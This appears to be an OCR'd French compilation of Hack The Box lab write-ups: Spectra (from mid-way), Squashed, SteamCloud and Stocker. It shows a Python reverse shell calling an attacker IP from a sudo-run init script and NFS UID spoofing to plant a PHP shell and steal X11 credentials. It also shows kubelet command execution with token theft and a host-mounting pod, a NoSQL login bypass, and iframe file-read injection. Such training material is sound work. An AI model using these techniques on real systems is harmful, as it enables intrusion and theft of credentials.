Il y a le fichier /etc/autologin/passwd qui semble contenir le mot de passe puique c'est ce fichier qui est lu lors de la connexion. On affiche son contenu :

```
nginx@spectra ~ $ cat /etc/autologin/passwd
SummerHereWeCome!!
```

Le mot de passe est bien lisible on peut l'utiliser pour se connecter en SSH avec l'utilisateur katie :

```
ssh katie@spectra.htb
The authenticity of host 'spectra.htb (10.10.10.229)' can't be established.
RSA key fingerprint is SHA256:lr0h4CP6ugF2C5Yb0HuPxti8gsG+3UY5/wKjhnjGzLs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'spectra.htb' (RSA) to the list of known hosts.
(katie@spectra.htb) Password:
katie@spectra ~ $
```

On obtient ainsi accès à la machine avec l'utilisateur katie

Privilege Escalation

Il nous faut à présent l'accès root. On commence par enumérer les permissions de l'utilisateur :

```
katie@spectra ~ $ sudo -l
User katie may run the following commands on spectra:
    (ALL) SETENV: NOPASSWD: /sbin/initctl

katie@spectra ~ $ id
uid=20156(katie) gid=20157(katie) groups=20157(katie),20158(developers)
```

L'utilisateur katie a pour permission de lancer le script /sbin/initctl avec les droits root de plus il fait partie du groupe utilisateur "developers" on enumere les fichiers qui sont utilisé par le groupe "developper" :

```
katie@spectra ~ $ cat /etc/init/test.conf
description "Test node.js server"
author      "katie"

start on filesystem or runlevel [2345]
stop on shutdown

script

    export HOME="/srv"
    echo $$ > /var/run/nodetest.pid
    exec /usr/local/share/nodebrew/node/v8.9.4/bin/node /srv/nodetest.js

end script

pre-start script
    echo "[`date`] Node Test Starting" >> /var/log/nodetest.log
end script

pre-stop script
    rm /var/run/nodetest.pid
    echo "[`date`] Node Test Stopping" >> /var/log/nodetest.log
end script


katie@spectra ~ $ cat /srv/nodetest.js
var http = require("http");

http.createServer(function (request, response) {
   response.writeHead(200, {'Content-Type': 'text/plain'});

   response.end('Hello World\n');
}).listen(8081);

console.log('Server running at http://127.0.0.1:8081/');
```

On test le lancement du script pour voir si la commande `id` s'execute on modifie le contenu du fichier test.conf :

```
...
script

    exec id > /tmp/test
    export HOME="/srv"
    echo $$ > /var/run/nodetest.pid
    exec /usr/local/share/nodebrew/node/v8.9.4/bin/node /srv/nodetest.js

end script
...
```

On lance le programme puis on vérifie si la commande c'est bien executé en affichant le contenu du fichier :

```
katie@spectra /tmp $ sudo initctl start test
test start/running, process 6635
katie@spectra ~ $ cat /tmp/test
uid=0(root) gid=0(root) groups=0(root)
```

On peut voir que la commande s'est executé et que l'utilisateur est root, on peut à présent lancer un reverse shell :

```
### Modification du script
...
script

    exec python -c 'import
```

```
    socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
    s.connect(("10.10.14.10",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.du>
    export HOME="/srv"
    echo $$ > /var/run/nodetest.pid
    exec /usr/local/share/nodebrew/node/v8.9.4/bin/node /srv/nodetest.js

end script
...

### Execution du programme
katie@spectra ~ $ sudo initctl start test
test start/running, process 6720

### obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.229] 42802
# whoami
whoami
root
```

On obtient ainsi accès à la machine avec l'utilisateur root

Squashed

Reconnaissance

Machine cible Adresse IP : `10.10.11.191`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.10.11.191
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-20 21:26 CET
Nmap scan report for 10.10.11.191
Host is up (0.053s latency).
Not shown: 65527 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
2049/tcp  open  nfs
43815/tcp open  unknown
45639/tcp open  unknown
54493/tcp open  unknown
55187/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 9.22 seconds
```

Le scan révèle qu'il y a 8 ports ouverts, le port 22 pour SSH, le port 80 pour un serveur web. Le site web est un site de vente de fournitures de bureau, le port 2049 pour le service NFS qui n'est pas commun.
On utilise la commande `showmount` afin d'interagir avec NFS, on commence par afficher les serveurs :

```
showmount -e 10.10.11.191
Export list for 10.10.11.191:
/home/ross    *
/var/www/html *
```

On trouve une liste avec deux chemins vers des répertoires, on peut les monter avec `mount` et afficher l'UID :

```
sudo mount -t nfs4 10.10.11.191:/var/www/html /mnt/1
sudo mount -t nfs4 10.10.11.191:/home/ross /mnt/2

ls -al
total 16
drwxr-xr-x  4 root root     4096 20 janv. 22:22 .
drwxr-xr-x 19 root root     4096  6 nov.  18:04 ..
drwxr-xr--  5 2017 www-data 4096 20 janv. 22:20 1
drwxr-xr-x 14 1001     1001 4096 20 janv. 21:19 2
```

On peut voir que l'UID du répertoire `/var/www/html` est 2017 et que l'on a pas les droits d'execution, pour le dossier `/home/ross` il y a par contre les droits d'executions.
Il semblerait que le site web soit stocké dans le répertoire `/var/www/html`

Exploitation

En ayant ces informations on peut tenter d'entrer dans le fichier en créant un faux utilisateur en modifiant l'UID du fichier monté, pour cela on utilise la commande `usermod` :

```
### Création de l'utilisateur falseuser
sudo useradd falseuser

### Modification de l'UID
sudo usermod -u 2017 falseuser
sudo groupmod -g 2017 falseuser

cat /etc/passwd | grep falseuser
falseuser:x:2017:2017::/home/falseuser:/bin/sh
```

On peut à présent changer d'utilisateur pour falseuser puis se connecter au dossier monté :

```
sudo su false user
$ bash
falseuser@kali:/mnt/1$
```

On peut a présent créer un fichier de shell.php que l'on va ensuite executer afin de receptionner un shell :

```
### Requete web vers le fichier
falseuser@kali:/mnt/1$ curl http://squashed.htb/shell.php

### Reception du shell
nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.16.7] from (UNKNOWN) [10.10.11.191] 59852
Linux squashed.htb 5.4.0-131-generic #147-Ubuntu SMP Fri Oct 14 17:07:22 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
 22:07:32 up  1:48,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
ross     tty7     :0               20:19    1:48m  6.45s  0.02s /usr/libexec/gnome-session-binary --systemd --sessio
uid=2017(alex) gid=2017(alex) groups=2017(alex)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
alex
```

On obtient ainsi accès à la machine avec l'utilisateur alex

Privilege Escalation

Il nous faut à présent l'accès root. On commence par afficher le fichier de configuration NFS :

```
$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/var/www/html *(rw,sync,root_squash)
/home/ross *(sync,root_squash)
```

Sur kali on ajoute un nouvel utilisateur qui puisse accéder au montage de l'utilisateur ross en modifiant l'UID comme auparavant :

```
### Liste des fichiers utilisateur
ls -la
total 68
drwxr-xr-x 14 1001 1001 4096 20 janv. 21:19 .
drwxr-xr-x  4 root root 4096 20 janv. 22:22 ..
lrwxrwxrwx  1 root root    9 20 oct.   2022 .bash_history -> /dev/null
drwx------ 11 1001 1001 4096 21 oct.   2022 .cache
drwx------ 12 1001 1001 4096 21 oct.   2022 .config
drwxr-xr-x  2 1001 1001 4096 21 oct.   2022 Desktop
drwxr-xr-x  2 1001 1001 4096 21 oct.   2022 Documents
drwxr-xr-x  2 1001 1001 4096 21 oct.   2022 Downloads
drwx------  3 1001 1001 4096 21 oct.   2022 .gnupg
drwx------  3 1001 1001 4096 21 oct.   2022 .local
drwxr-xr-x  2 1001 1001 4096 21 oct.   2022 Music
drwxr-xr-x  2 1001 1001 4096 21 oct.   2022 Pictures
drwxr-xr-x  2 1001 1001 4096 21 oct.   2022 Public
drwxr-xr-x  2 1001 1001 4096 21 oct.   2022 Templates
drwxr-xr-x  2 1001 1001 4096 21 oct.   2022 Videos
lrwxrwxrwx  1 root root    9 21 oct.   2022 .viminfo -> /dev/null
-rw-------  1 1001 1001   57 20 janv. 21:19 .Xauthority
-rw-------  1 1001 1001 2475 20 janv. 21:19 .xsession-errors
-rw-------  1 1001 1001 2475 27 déc.   2022 .xsession-errors.old

### Création de l'utilisateur ross2 avec les droits UID du créateur
sudo useradd ross2
sudo usermod -u 1001 ross2
sudo groupmod -g 1001 ross2
sudo su ross2
```


A présent que l'on est "propriétaire" du fichier on peut afficher le contenu du fichier `.Xauthority` qui est le fichier utilisé par x11, on peut le coder en base64 et l'ajouter chez l'utilisateur alex afin qu'il puisse interagir avec l'ecran de l'utilisateur ross :

```
### Affichage du fichier Xauthority de ross
$ cat /mnt/2/.Xauthority | base64
AQAADHNxdWFzaGVkLmh0YgABMAASTUlULU1BR0lDLUNPT0tJRS0xABA8kngxTFfaJfErKgmmSJjT

### Copie du fichier codé en base64 chez alex
alex@squashed:/$ echo AQAADHNxdWFzaGVkLmh0YgABMAASTUlULU1BR0lDLUNPT0tJRS0xABA8kngxTFfaJfErKgmmSJjT
| base64 -d > /tmp/.Xauthority

### Ajout de l'environnement
export XAUTHORITY=/tmp/.Xauthority

### Affichage des utilisateurs système
alex@squashed:/$ w
w
 22:36:18 up  2:17,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
ross     tty7     :0               20:19    2:17m  8.00s  0.02s /usr/libexec/gnome-session-binary --systemd --sessio
```

On peut à présent interagir avec l'ecran utilisateur de ross depuis le reverse shell de l'utilisateur alex, on lance donc une capture d'écran et l'enregistrer afin de l'exporter :

```
### Permet de prendre une capture d'écran
xwd -root -screen -silent -display :0 > /tmp/screen.xwd

### Tranfert du fichier sur kali
alex@squashed:/tmp$ python3 -m http.server
python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.16.7 - - [20/Jan/2025 22:55:32] "GET /screen.xwd HTTP/1.1" 200 -

wget http://squashed.htb:8000/screen.xwd

### Conversion du fichier au format png
convert screen.xwd screen.png
```

A présent que le fichier est transféré et lisible on peut l'afficher :



Celui ci contient une photo de la fenetre du programme keepass qui est lancé, il y a inscrit le nom d'utilisateur et mot de passe de l'utilisateur root : `root:cah$mei7rai9A`
On peut utiliser ces identifiants afin de se connecter au compte

```
alex@squashed:/$ su root
su root
Password: cah$mei7rai9A
root@squashed:/#
```

On obtient ainsi les droits root sur la machine

SteamCloud

Reconnaissance


Machine cible Adresse IP : `10.10.11.133`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.10.11.133
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-25 23:32 CET
Nmap scan report for 10.10.11.133
Host is up (0.029s latency).
Not shown: 65528 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
2379/tcp  open  etcd-client
2380/tcp  open  etcd-server
8443/tcp  open  https-alt
10249/tcp open  unknown
10250/tcp open  unknown
10256/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 8.88 seconds
```

Le scan révèle qu'il y a 7 ports ouverts, lorsque l'on se rend au port 8443 sur le navigateur on peut analyser le contenu du certificat SSL :



Il y a pour information le nom du framework de conteneurisation utilisé il s'agit de kubernetes. kubernetes utilise le port 10250, on peut lister les pods avec kubeletctl :

```
kubeletctl --server 10.10.11.133 pods

                                Pods from Kubelet

    POD                                       NAMESPACE     CONTAINERS

 1  storage-provisioner                       kube-system   storage-provisioner

 2  kube-proxy-ncnwl                          kube-system   kube-proxy

 3  coredns-78fcd69978-kzx4f                  kube-system   coredns

 4  nginx                                     default       nginx

 5  etcd-steamcloud                           kube-system   etcd

 6  kube-apiserver-steamcloud                 kube-system   kube-apiserver

 7  kube-controller-manager-steamcloud        kube-system   kube-controller-manager
```

```
 8   kube-scheduler-steamcloud            kube-system   kube-scheduler
```

On vérifie à présent s'il est possible de lancer des commandes :

```
kubeletctl --server 10.10.11.133 scan rce

                                Node with pods vulnerable to RCE

    NODE IP        PODS                                  NAMESPACE     CONTAINERS                RCE

                                                                                                 RUN

 1   10.10.11.133   kube-apiserver-steamcloud             kube-system   kube-apiserver             -

 2                  kube-controller-manager-steamcloud    kube-system   kube-controller-manager    -

 3                  kube-scheduler-steamcloud             kube-system   kube-scheduler             -

 4                  storage-provisioner                   kube-system   storage-provisioner        -

 5                  kube-proxy-ncnwl                      kube-system   kube-proxy                 +

 6                  coredns-78fcd69978-kzx4f              kube-system   coredns                    -

 7                  nginx                                 default       nginx                      +

 8                  etcd-steamcloud                       kube-system   etcd                       -
```

Le résultat indique qu'il est possible de lancer des commandes en passant par le serveur nginx.

Exploitation

On exploite cela en executant des commandes vers le serveur :

```
kubeletctl --server 10.10.11.133 exec "whoami" -p nginx -c nginx
root
```

On voit que le pods est lancé avec l'utilisateur root

Privilege Escalation

Nous allons essayer à présent d'accéder aux tokens et aux certificats afin de créer de nouveaux services avec de plus hauts privilèges, on affiche le token et le certificat avec les commandes suivantes :

```
### Affichage du token
kubeletctl --server 10.10.11.133 exec "cat /var/run/secrets/kubernetes.io/serviceaccount/token"
-p nginx -c nginx
eyJhbGciOiJSUzI1NiIsImtpZCI6ImNYcl9nUUwzcXQ2SkZlbEZTR3FQYnZmMDVGZDdwbTZrbUdBaUtkczFYSDQifQ.eyJ
hdWQiOlsiaHR0cHM6Ly9rdWJlcm5ldGVzLmRlZmF1bHQuc3ZjLmNsdXN0ZXIubG9jYWwiXSwiZXhwIjoxNzY5Mzc5NjAyL
CJpYXQiOjE3Mzc4NDM2MDIsImlzcyI6Imh0dHBzOi8va3ViZXJuZXRlcy5kZWZhdWx0LnN2Yy5jbHVzdGVyLmxvY2FsIiw
ia3ViZXJuZXRlcy5pbyI6eyJuYW1lc3BhY2UiOiJkZWZhdWx0IiwicG9kIjp7Im5hbWUiOiJuZ2lueCIsInVpZCI6ImYyZ
DQ4NjZhLWVlZTMtNGQ0YS05Zjg2LTUxZmZjYTlkYTg1MCJ9LCJzZXJ2aWNlYWNjb3VudCI6eyJuYW1lIjoiZGVmYXVsdCI
sInVpZCI6Ijk4MjIzMjNjLTE2MzItNGIwMS05MDU0LTRiNzUxY2U4ODgyMiJ9LCJ3YXJuYWZ0ZXIiOjE3Mzc4NDcyMDl9L
CJuYmYiOjE3Mzc4NDM2MDIsInN1YiI6InN5c3RlbTpzZXJ2aWNlYWNjb3VudDpkZWZhdWx0OmRlZmF1bHQifQ.lGAR0ss2
gNkNobhY0smDt4lYCW7Eyfl6tS8_FTOPH-d8B78EJXbL1Li5TWLa0vw0_86hBkyeeOekJRjlRvG4dj1SGQDwGFwegg6_LF
fHifDu_sI13S6orGPDsWm9NKJKo6zzmR90UReT8o2gwCa60cBc7eM9sVsZD7Ueoc6992Zok43XIgBG2fNTmjwX8H2I5bw8
Ri_XAK2OE1wHqP7IGBXg2_qlCaDHgXnYtR6jmVScl19Z06Se2gU-XOwpqNEaxyXztMGEtrWiSA142zY__SJurLY8VtU6ZT
_WpqTTYXICYscpQ8MRed6B7ccuxHmDC2nhn7Oyouyhd1Y6XEcpjg

### Affichage du certificat
kubeletctl --server 10.10.11.133 exec "cat /var/run/secrets/kubernetes.io/serviceaccount/ca.crt"
-p nginx -c nginx
-----BEGIN CERTIFICATE-----
MIIDBjCCAe6gAwIBAgIBATANBgkqhkiG9w0BAQsFADAVMRMwEQYDVQQDEwptaW5p
a3ViZUNBMB4XDTIxMTEyOTEyMTY1NVoXDTMxMTEyODEyMTY1NVowFTETMBEGA1UE
AxMKbWluaWt1YmVDQTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAOoa
YRSqoSUfHaMBK44xXLLuFXNELhJrC/9O0R2Gpt8DuBNIW5ve+mgNxbOLTofhgQ0M
HLPTTxnfZ5VaavDH2GHiFrtfUWD/g7HA8aXn7cOCNxdf1k7M0X0QjPRB3Ug2cID7
deqATtnjZaXTk0VUyUp5Tq3vmwhVkPXDtROc7QaTR/AUeR1oxO9+mPo3ry6S2xqG
VeeRhpK6Ma3FpJB3oN0Kz5e6areAOpBP5cVFd68/Np3aecCLrxf2Qdz/d9Bpisll
hnRBjBwFDdzQVeIJRKhSAhczDbKP64bNi2K1ZU95k5YkodSgXyZmmkfgYORyg99o
```

```
1pRrbLrfNk6DE5S9VSUCAwEAAaNhMF8wDgYDVR0PAQH/BAQDAgKkMB0GA1UdJQQW
MBQGCCsGAQUFBwMCBggrBgEFBQcDATAPBgNVHRMBAf8EBTADAQH/MB0GA1UdDgQW
BBSpRKCEKbVtRsYEGRwyaVeonBdMCjANBgkqhkiG9w0BAQsFAA0CAQEA0jqg5pUm
lt1jIeLkYT1E6C5xykW0X8mOWzmok17rSMA2GYISqdbRcw72aocvdGJ2Z78X/HyO
DGSCkKaFqJ9+tvt1tRCZZS3hiI+sp4Tru5FttsGy1bV5sa+w/+2mJJzTjBElMJ/+
9mGEdIpuHqZ15HHYeZ83SQWcj0H0lZGpSriHbfxAIlgRvtYBfnciP6Wgcy+YuU/D
xpCJgRAw0IUgK74EdYNZAkrWuSOA0Ua8KiKuhklyZv38Jib3FvAo4JrBXlSjW/R0
JWSyodQkEF60Xh7yd2lRFhtyE8J+h1HeTz4FpDJ7MuvfXfoXxSDQOYNQu09iFiMz
kf2eZIBNMp0TFg==
-----END CERTIFICATE-----
```

On enregiste le certficat et exporte le token :

```
export token="eyJhbGciOiJSU...ouyhd1Y6XEcpjg"
kubeletctl --server 10.10.11.133 exec "cat /var/run/secrets/kubernetes.io/serviceaccount/ca.crt"
-p nginx -c nginx > ca.crt
```

Puis on liste les pods avec la commande suivante :

```
kubectl --token=$token --certificate-authority=ca.crt --server=https://10.10.11.133:8443 get pods
NAME    READY   STATUS    RESTARTS   AGE
nginx   1/1     Running   0          57m
```

On peut lister les droits du compte en utilisant les certificats :

```
kubectl --token=$token --certificate-authority=ca.crt --server=https://10.10.11.133:8443 auth can-i
--list
Resources                                       Non-Resource URLs                      Resource Names
Verbs
selfsubjectaccessreviews.authorization.k8s.io   []                                     []
[create]
selfsubjectrulesreviews.authorization.k8s.io    []                                     []
[create]
pods                                            []                                     []
[get create list]
                                                [/.well-known/openid-configuration]    []
                                                [get]
                                                [/api/*]                               []
                                                [get]
                                                [/api]                                 []
                                                [get]
                                                [/apis/*]                              []
                                                [get]
                                                [/apis]                                []
                                                [get]
                                                [/healthz]                             []
                                                [get]
                                                [/healthz]                             []
                                                [get]
                                                [/livez]                               []
                                                [get]
                                                [/livez]                               []
                                                [get]
                                                [/openapi/*]                           []
                                                [get]
                                                [/openapi]                             []
                                                [get]
                                                [/openid/v1/jwks]                      []
                                                [get]
                                                [/readyz]                              []
                                                [get]
                                                [/readyz]                              []
                                                [get]
                                                [/version/]                            []
                                                [get]
                                                [/version/]                            []
                                                [get]
                                                [/version]                             []
                                                [get]
                                                [/version]                             []
                                                [get]
```

On peut voir que l'utilisateur à pour permissions de créer des pods, on peut utiliser cela pour en créer un nouveau, on crée un fichier de configuration yaml qui permet de monter le système sous root et le dossier home, puis on lance la création du pods :

```
### Contenu du fichier yaml
apiVersion: v1
kind: Pod
metadata:
  name: nginxt
  namespace: default
spec:
  containers:
  - name: nginxt
    image: nginx:1.14.2
    volumeMounts:
    - mountPath: /root
      name: mount-root-into-mnt
  volumes:
  - name: mount-root-into-mnt
    hostPath:
       path: /
  automountServiceAccountToken: true
  hostNetwork: true

### Création du pods
kubectl --token=$token --certificate-authority=ca.crt --server=https://10.10.11.133:8443 apply
-f config.yaml
pod/nginxt created
```

On peut à présent lister le contenu des fichiers du système et executer des commandes :

```
kubeletctl --server 10.10.11.133 exec "whoami" -p nginxt -c nginxt
root
```

Stocker

Reconnaissance

Machine cible Adresse IP : `10.10.11.196`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.11.196
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-19 22:34 CET
Nmap scan report for 10.10.11.196
Host is up (0.047s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   3072 3d:12:97:1d:86:bc:16:16:83:60:8f:4f:06:e6:d5:4e (RSA)
|   256 7c:4d:1a:78:68:ce:12:00:df:49:10:37:f9:ad:17:4f (ECDSA)
|_  256 dd:97:80:50:a5:ba:cd:7d:55:e8:27:ed:28:fd:aa:3b (ED25519)
80/tcp open  http
|_http-title: Did not follow redirect to http://stocker.htb

Nmap done: 1 IP address (1 host up) scanned in 41.56 seconds
```

Le scan révèle qu'il y a deux ports connectés, le port 22 pour SSH et le port 80 pour un serveur web. Le site web est un site de vente de produits, le dir busting n'indique pas d'URL interessante, lançons un scan des hosts :

```
gobuster vhost -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u
http://stocker.htb  --append-domain
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://stocker.htb
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:        /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: dev.stocker.htb Status: 302 [Size: 28] [--> /login]
Progress: 4989 / 4990 (99.98%)
===============================================================
Finished
===============================================================
```

Le scan des hotes révèle qu'il y a l'adresse `dev` qui est utilisable, lorsque l'on accède à l'adresse `dev` on peut voir une demande d'authentification avec un identifiant et un mot de passe. Le Framework utilisé est Express


Exploitation

On peut tenter de bypass l'identification au site en modifiant la requete envoyé au serveur avec une injection SQL :

```
POST /login HTTP/1.1
Host: dev.stocker.htb
Content-Length: 29
Cache-Control: max-age=0
Accept-Language: fr-FR,fr;q=0.9
Origin: http://dev.stocker.htb
Content-Type: application/json
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
/131.0.6778.86 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://dev.stocker.htb/login
Accept-Encoding: gzip, deflate, br
```

```
Cookie: connect.sid=s%3AotiZDIP3Kq-1GUKrCsea-Q_hluKoEovL.U6a3OIwiu5x5BAHKxmPQxJmnjlqXx8MdUt%2FB6LyOHDs
Connection: keep-alive

{"username": {"$ne": null}, "password": {"$ne": null} }
```

Lorsque l'on fait passer la requete on peut ainsi accéder au pannel d'administration du site. On test l'ajout d'un article pour on simule un payment, il y a une fonctionnalité permettant de visualiser la facture sous l'API `/api/order` :



Supplier
Stockers Ltd.
1 Example Road
Folkestone
Kent
CT19 5QS
GB

Purchaser
Angoose
1 Example Road
London
GB

1/19/2025

Thanks for shopping with us!

Your order summary:


Item	Price (£)	Q
Cup		


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:113::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:114::/nonexistent:/usr/sbin/nologin
landscape:x:109:116::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
fwupd-refresh:x:112:119:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
mongodb:x:113:65534::/home/mongodb:/usr/sbin/nologin
angoose:x:1001:1001:,,,:/home/angoose:/bin/bash
_laurel:x:998:998::/var/log/laurel:/bin/false
```


	32.00

on peut exploiter cette API en modifiant la requete et en injectant le code `<iframe src='file:///etc/passwd' width='1000' height='1000'></iframe>` afin d'executer des commandes :

```
POST /api/order HTTP/1.1
Host: dev.stocker.htb
Content-Length: 162
Accept-Language: fr-FR,fr;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
/131.0.6778.86 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://dev.stocker.htb
Referer: http://dev.stocker.htb/stock
Accept-Encoding: gzip, deflate, br
Cookie: connect.sid=s%3AotiZDIP3Kq-1GUKrCsea-Q_hluKoEovL.U6a3OIwiu5x5BAHKxmPQxJmnjlqXx8MdUt%2FB6LyOHDs
Connection: keep-alive

{"basket":[{"_id":"638f116eeb060210cbd83a8d","title":"Cup<iframe src='file:///etc/passwd'
width='1000'height='1000'></iframe>","description":"It's a red cup.","image":"red-
cup.jpg","price":32,"currentStock":4,"__v":0,"amount":2}]}
```



Stockers - Purchase Order

Supplier
Stockers Ltd.
1 Example Road
Folkestone
Kent
CT19 5QS
GB

Purchaser
Angoose
1 Example Road
London
GB

1/19/2025

Thanks for shopping with us!

Your order summary:

Item	Price (£)	Quantity
Cup	32.00	1
Total	**32.00**	

